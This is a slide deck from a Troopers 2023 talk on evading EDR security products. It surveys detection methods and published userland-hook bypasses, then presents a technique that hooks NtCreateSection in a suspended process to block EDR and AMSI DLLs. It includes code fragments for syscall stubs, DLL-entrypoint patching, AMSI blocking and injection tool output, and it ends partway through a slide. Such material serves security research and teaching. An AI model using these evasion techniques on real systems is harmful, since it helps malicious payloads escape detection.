

TROOPERS 2023


CAT & MOUSE – OR CHESS?



Fabian Mosch

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AGENDA



Troopers 2023 – Cat & Mouse – or chess?

AGENDA

- ▶ Whoami
- ▶ How EDRs detect malicious Payloads
- ▶ Published userland hooking bypass techniques
- ▶ The idea for a new approach
- ▶ Challenges in the implementation
- ▶ The Proof of Concept



01

WHOAMI

Troopers 2023 – Cat & Mouse – or chess?




WHOAMI

- ▶ Teamleader Pentest/Red-Team @r-tec
- ▶ Breaking into company environments at work & escalating privileges
- ▶ Inspired by the community, likes to share knowledge
- ▶ Publishing Tools/Scripts on Github, Blogposts, YouTube-Videos
- ▶ Special interest in AV/EDR Evasion topics



02

HOW EDR'S DETECT MALICIOUS PAYLOADS





HOW EDR'S DETECT MALICIOUS PAYLOADS

User Land:

- ▶ Static & Dynamic Analysis
- ▶ Userland-Hooking
- ▶ Stack Trace Analysis

Kernel Land:

- ▶ Kernel Callbacks
- ▶ ETW Threat Intelligence (ETWti)



HOW EDR'S DETECT MALICIOUS PAYLOADS

Userland Hooks


- ▶ Memory Windows API patching
 - ▶ The jmp goes to the EDR DLL
- ▶ Input arguments analysis
- ▶ Malicious Payloads can be detected on runtime

<pre>mov r10,rcx mov eax,4F test byte ptr ds:[7FFE0308],1 jne ntdll.7FF98C36DAA5 syscall ret int 2E ret nop dword ptr ds:[rax+rax],eax jmp 7FF988600FD6 add byte ptr ds:[rax],al add dh,dh add al,25 or byte ptr ds:[rbx],al ??? jg ntdll.7FF98C36DAC1 jne ntdll.7FF98C36DAC5 syscall ret int 2E ret nop dword ptr ds:[rax+rax],eax mov r10,rcx</pre>	<pre>rcx:NtQueryInformationThread+1 4F:'O' ZwProtectVirtualMemory rbx:"LdrpInitializeProcess" rcx:NtQueryInformationThread+1</pre>
---	---

HOW EDR'S DETECT MALICIOUS PAYLOADS

Userland Hooks – simple Example

- ▶ EDR checks the startAddress on runtime
 - ▶ A memory Scan for it's memory location is done
 - ▶ Yara rule finds Cobaltstrike/Sliver/Covenant Shellcode and verifies that as known malicious
 - ▶ The Process is killed



```
def NtCreateThreadEx(  
    ref threadHandle as IntPtr  
    desiredAccess as UInt32,  
    objectAttributes as IntPtr  
    processHandle as IntPtr,  
    startAddress as IntPtr,  
    parameter as IntPtr,  
    inCreateSuspended as bool,  
    stackZeroBits as Int32,  
    sizeofStack as Int32,  
    maximumStackSize as Int32,  
    attributeList as IntPtr) as UInt32:  
    pass
```

HOW EDR'S DETECT MALICIOUS PAYLOADS

Kernel Callbacks

- ▶ Live interception / interaction
- ▶ Imaginable like Hooks but from Kernel land

ETW threat intelligence

- ▶ Event based subscriptions
- ▶ Interaction after event capture
 - ▶ Stack Trace analysis
 - ▶ Memory Scans

EventId	Event Description
1	THREATINT_ALLOCVM_REMOTE
2	THREATINT_PROTECTVM_REMOTE
3	THREATINT_MAPVIEW_REMOTE
4	THREATINT_QUEUEUSERAPC_REMOTE
5	THREATINT_SETTHREADCONTEXT_REMOTE
6	THREATINT_ALLOCVM_LOCAL
7	THREATINT_PROTECTVM_LOCAL
8	THREATINT_MAPVIEW_LOCAL
11	THREATINT_READVM_LOCAL
12	THREATINT_WRITEVM_LOCAL
13	THREATINT_READVM_REMOTE
14	THREATINT_WRITEVM_REMOTE
15	THREATINT_SUSPEND_THREAD
16	THREATINT_RESUME_THREAD
17	THREATINT_SUSPEND_PROCESS

Excerpt TI Provider events²

```
• KeRegisterBugCheckReasonCallback()  
• KeRegisterNmiCallback()  
• KeRegisterProcessorChangeCallback()  
• KeRegisterProcessorChangeCallback()  
• ObRegisterCallbacks()  
• PoRegisterDeviceNotify()  
• PoRegisterPowerSettingCallback()  
• PsCreateSystemThread()  
• PsSetCreateProcessNotifyRoutineEx()  
• PsSetCreateThreadNotifyRoutine()  
• PsSetLoadImageNotifyRoutine()
```


Excerpt Kernel Callbacks¹

¹ https://pre.empt.dev/posts/maelstrom-edr-kernel-callbacks-hooks-and-callstacks/#Kernel_Callbacks

² <https://posts.specterops.io/uncovering-windows-events-b4b9db7eac54>

03

BYPASSING USERLAND HOOKS



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
BYPASSING USERLAND HOOKS

Techniques with PoCs published in the last years:

- ▶ Unhooking
- ▶ Using Direct Syscalls
- ▶ Using Hardware Breakpoints
- ▶ DLL Entrypoint Patching

BYPASSING USERLAND HOOKS

Unhooking:




<https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++>

BYPASSING USERLAND HOOKS

Using Direct Syscalls:

- ▶ Typically retrieved from:
 - ▶ Memory (HellsGate¹, RecycledGate²,...)
 - ▶ Disk (GetSyscallStub – e.G. C# DInvoke³)
 - ▶ (Partially) Embedded (Syswhispers^{1 2 3})

A screenshot of a terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top-left corner. The terminal displays assembly code in a light blue font. The code is enclosed in curly braces and includes instructions for moving registers, setting a syscall number, performing a syscall, and returning.

```
asm {  
    mov r10, rcx  
    mov eax, <syscall number>  
    syscall  
    ret  
}
```

¹ <https://github.com/am0nsec/HellsGate>

² <https://github.com/theFLink/RecycledGate>

³ <https://github.com/TheWover/DInvoke>

⁴ <https://github.com/jthuraisamy/SysWhispers>


⁵ <https://github.com/jthuraisamy/SysWhispers2>

⁶ <https://github.com/klezVirus/SysWhispers3>

BYPASSING USERLAND HOOKS

Using Hardware Breakpoints – TamperingSyscalls¹:

- Set Hardware Breakpoints for the Syscall start address



¹ <https://github.com/rad9800/TamperingSyscalls>

BYPASSING USERLAND HOOKS

DLL Entrypoint Patching – SharpBlock¹:

- ▶ Create a child Process with the DEBUG_ONLY_THIS_PROCESS² flag
- ▶ As Debugger, check for LOAD_DLL_DEBUG_EVENT events -> EDR DLL loading
- ▶ Patching the DLLs entrypoint – it exits without creating hooks

```
BOOL APIENTRY DllMain( HMODULE hModule,
                      DWORD ul_reason_for_call,
                      LPVOID lpReserved
                      )
{
    return TRUE;
}
```

```
if (ShouldBlockDLL(dllPath)) {

    Tuple<long, long> addressRange = new Tuple<long, long>((long)imageBase, (long)imageBase + imageSize);
    blockAddressRanges.Add(addressRange);

    Console.WriteLine($"[+] Blocked DLL {dllPath}");

    byte[] retIns = new byte[1] { 0xC3 };
    uint bytesWritten;

    Console.WriteLine($"[+] Patching DLL Entry Point at 0x{0:x}", entryPoint.ToInt64());

    if (WriteProcessMemory(hProcess, entryPoint, retIns, 1, out bytesWritten)) {
        Console.WriteLine($"[+] Successfully patched DLL Entry Point");
    } else {
```

¹ <https://ethicalchaos.dev/2020/06/14/lets-create-an-edr-and-bypass-it-part-2/>

² <https://learn.microsoft.com/en-us/windows/win32/procthread/process-creation-flags>

04

THE IDEA FOR A NEW APPROACH



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THE IDEA FOR A NEW APPROACH

Inspiration: Alejandro Pinna - Bypass AMSI by hooking NtCreateSection¹

- ▶ We hook an API from the DLL loading process, e.G. NtCreateSection
- ▶ Our hook checks for the target DLL being loaded
 - ▶ Return NTSTATUS fail
- ▶ The target DLL cannot get mapped into memory
- ▶ Initially used to bypass AMSI
- ▶ Target DLL has to be not loaded yet

¹ https://waawaa.github.io/es/amsi_bypass-hooking-NtCreateSection/

THE IDEA FOR A NEW APPROACH

The problem with AV/EDR DLLs

- ▶ EDRs are like the white player in a Chess game¹
 - ▶ They do the first move with hooks loaded directly via the kernel
- ▶ For any userland Process
 - ▶ The EDR DLL is loaded directly after ntdll.dll
 - ▶ Hooks are set even before other DLLs like Kernel32.dll are loaded




¹ <https://bruteratel.com/release/2022/08/18/Release-Scandinavian-Defense/>

THE IDEA FOR A NEW APPROACH

The alternative:


- ▶ Suspended processes only have ntdll.dll loaded

```
tProcPath = newWideCString(r"C:\windows\system32\windowpowershell\v1.0\powershell.exe")  
  
status = CreateProcess(  
    NULL,  
    cast[LPWSTR](tProcPath),  
    ps,  
    ts,  
    FALSE,  
    CREATE_SUSPENDED or CREATE_NEW_CONSOLE or EXTENDED_STARTUPINFO_PRESENT,  
    NULL,  
    r"C:\Windows\system32\  
    addr si.StartupInfo,  
    addr pi)
```



Name	Base address	Size	Description
powershell.exe	0x7ff658290000	452 kB	Windows PowerShell
ntdll.dll	0x7ffb4cdf0000	1.97 MB	NT Layer DLL

THE IDEA FOR A NEW APPROACH



```
c:\temp\Ruy-Lopez-main\Ruy-Lopez-main>BlockDll.exe
[*] Target Process: 10560
[*] Got NtCreateSection address via dynlib: 00007ffb4ce8d9f0
[*] Injecting Shellcode for the hook into the remote process: 10560
[*] pHandle: 172
[*] Writing allocated Shellcode address 00000277e1d90000 into Original NtCreateSection
[+] WriteProcessMemory success
[+] NtFlushInstructionCache success
[*] Remotely Hooked NtCreateSection: true
[*] Found egg at index: 5728
[*] Writing original bytes into egg
[*] Done.
[*] WriteProcessMemory: true
   \-- bytes written: 6111
[*] Resuming the process
```

04

CHALLENGES IN THE IMPLEMENTATION



Troopers 2023 – Cat & Mouse – or chess?

CHALLENGES IN THE IMPLEMENTATION

Writing PIC Code

- ▶ Everything should only exist in the .text section
- ▶ No global Variables
- ▶ Resolving APIs on Runtime
- ▶ Replace mainCRTStartup with our entrypoint

```
char amsiShort[] = /*amsi.dll */{ 'a', 'm', 's', 'i', '.', 'd', 'l', 'l', 0 };  
  
if (StrStrIA((char*)&lpFilename, (char*)&amsiShort) != 0)  
{  
    return 0xC0000054; // STATUS_FILE_LOCK_CONFLICT  
}
```

CHALLENGES IN THE IMPLEMENTATION

Writing PIC Code

- ▶ The code needs to use ntdll.dll functions exclusively
- ▶ Many functions such as charcmp, StrStrIA, strlen, memcpy are not usable

```
BOOL StrStrIA(char* str1, char* str2)
{
    int i = 0;
    int j = 0;
    // strlen cannot be used here in PIC mode, so we need an alternative function
    int len1 = my_strlen(str1);
    int len2 = my_strlen(str2);
    while (i < len1) {
        if (str1[i] == str2[j]) {
            i++;
            j++;
            if (j == len2) {
                return 1;
            }
        }
        else {
            i = i - j + 1;
            j = 0;
        }
    }
    return 0;
}
```

```
// a logging function in c, that takes a char array as input and Logs all provided inputs into a text file on disk. This function needs
void log_to_file(PWCHAR input) {
    uint64_t _NtCreateFile = getFunctionPtr(HASH_NTDLL, HASH_NTCREATEFILE);
    uint64_t _NtWriteFile = getFunctionPtr(HASH_NTDLL, HASH_NTWRITEFILE);
    uint64_t _RtlInitUnicodeString = getFunctionPtr(HASH_NTDLL, HASH_RTLINITUNICODESTRING);
    uint64_t _RtlInitAnsiString = getFunctionPtr(HASH_NTDLL, HASH_RTLINITANSISTRING);
    uint64_t _InitializeObjectAttributes = getFunctionPtr(HASH_NTDLL, HASH_INITIALIZEOBJECTATTRIBUTES);
    uint64_t _RtlAnsiStringToUnicodeString = getFunctionPtr(HASH_NTDLL, HASH_RTLANSISTRINGTOUNICODESTRING);
    uint64_t _NtClose = getFunctionPtr(HASH_NTDLL, HASH_NTCLOSE);

    // we need to create a UNICODE_STRING struct, that contains the path to the log file
    UNICODE_STRING file_path;
    wchar_t logPathString[] = { '\\', '?', '?', '\\', 'C', ':', '\\', 't', 'e', 'c', '\\', 'l', 'o', 'g', '\\', 't', 'x', 't', '\\0' };
    PWCHAR logPath = &logPathString;
    ((RTLINITUNICODESTRING)_RtlInitUnicodeString)(&file_path, logPath);
    HANDLE file_handle;
    IO_STATUS_BLOCK io_status;
    OBJECT_ATTRIBUTES obj_attributes;
    InitializeObjectAttributes(&obj_attributes, &file_path, 0x00000040 /*OBJ_CASE_INSENSITIVE*/, NULL, NULL);
    NTSTATUS status = ((NTCREATEFILE)_NtCreateFile)(&file_handle, FILE_ALL_ACCESS, &obj_attributes, &io_status, NULL,
        FILE_ATTRIBUTE_NORMAL,
        FILE_SHARE_READ | FILE_SHARE_WRITE,
```

CHALLENGES IN THE IMPLEMENTATION

Getting back the old NtCreateSection value

- ▶ On resume, the function is already overwritten
- ▶ The original NtCreateSection function – however - still needs to be called
- ▶ One solution:
 - ▶ The host process knows about the original value
 - ▶ Egghunter usage

```
var eggIndex = 0
for i in 0 ..< hookShellcodeBytes.len:
    if (hookShellcodeBytes[i] == 0xDE) and (hookShellcodeBytes[i+1] == 0xAD) and
        echo "[*] Found egg at index: ", i
        eggIndex = i
        break
echo "[*] Writing original bytes into egg"
copyMem(unsafeAddr hookShellcodeBytes[eggIndex], PointerToOrigBytes, 24)
echo "[*] Done."
```

```
void originalBytes() { // used to store the original bytes of the function we are hooking
    //, this can be used in PIC to exchange information between functions as global variables cannot be used
    asm(".byte 0xDE, 0xAD, 0xBE, 0xEF, 0x13, 0x37, 0xDE, 0xAD, 0xBE, 0xEF, 0x13, 0x37, 0xDE, 0xAD, 0xBE, 0xEF, 0x13, 0x37, 0xDE, \
        0xAD, 0xBE, 0xEF, 0x13, 0x37 ");
}
```

CHALLENGES IN THE IMPLEMENTATION

Not modifying the NtCreateSection input arguments

- ▶ We need a direct jmp to our hook function, otherwise the arguments are corrupt
- ▶ Our stack is already aligned properly

```
extern bam
global alignstack

segment .text

alignstack:
    push rsi
    mov rsi, rsp
    and rsp, 0FFFFFFFFFFFFFFF0h
    sub rsp, 020h
    call bam
    mov rsp, rsi
    pop rsi
    ret
```



```
extern bam
global directjump

